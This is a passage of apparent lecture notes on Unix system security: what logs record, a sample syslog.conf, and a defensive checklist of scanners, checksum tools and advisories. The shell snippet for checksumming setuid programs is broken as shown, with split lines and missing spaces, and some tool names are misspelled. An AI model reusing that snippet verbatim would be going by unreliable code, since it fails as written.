- mail/WWW transactions
- Firewall exceptions
- accounting (if enabled)

What's not logged

- failed file accesses
- some net accesses (`rarp`, `reth`)
- file changes
- password changes
- WWW access failures
- superuser actions

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## syslog

- logging done with `syslog()`  
writes to `syslogd` daemon, also UDP port to log remotely
- discretionary, specify facility, level
- `/etc/syslog.conf`

```
*.err;kern.debug;auth.notice;user.none /dev/console
lpr.debug /var/adm/lpd-errs
*.alert;user.none root
*.emerg;user.none *
auth;mail.debug;*.info /var/log/syslog
mail.debug;*.info @loghost
```
- hardcopy logs
- secure log machine(s)
- look at the logs (auto?)
- need synchronized time (`ntp`)

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## Looking for trouble

- COPS, Nessus, ISS -- verify permissions, look for known vulnerable programs
- see pages of CERT, CIAC, COAST
- periodic checksums of critical files (`setuid`, servers)
- Readonly (or digitally signed) checksum database, Tripwire
- monitor CERT advisories, bugtraq, security bbs
- Monitor `syslog`
- fix bugs (new OS release ??)
- check for sniffers (`cpm.c`)
- crack/ehadow/change strong passwords
- more hints later (network defenses)

```
# script to save md5's of setuid programs
find / \(-fstype ext2 -o -prune\) \(-perm -04000 -o -perm -02000\) -
type f -
ls > /tmp/priv.rpt
md5sum `awk '{if ($5 == "root") print $1}' /tmp/priv.rpt` > /tmp/priv.md5
```
- the hackers scan your system, maybe you should too (`nmmap`)
- the hackers do "fuzz testing", maybe you should
- Read the books on "hardening" your OS (Linux, Windows ...)
- More later on secure OS's and network security

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## Next time ...

Passwords and authentication protocols  
Hash functions

Assignment 2 due Saturday  
Assignment 3 – pgp and a code review

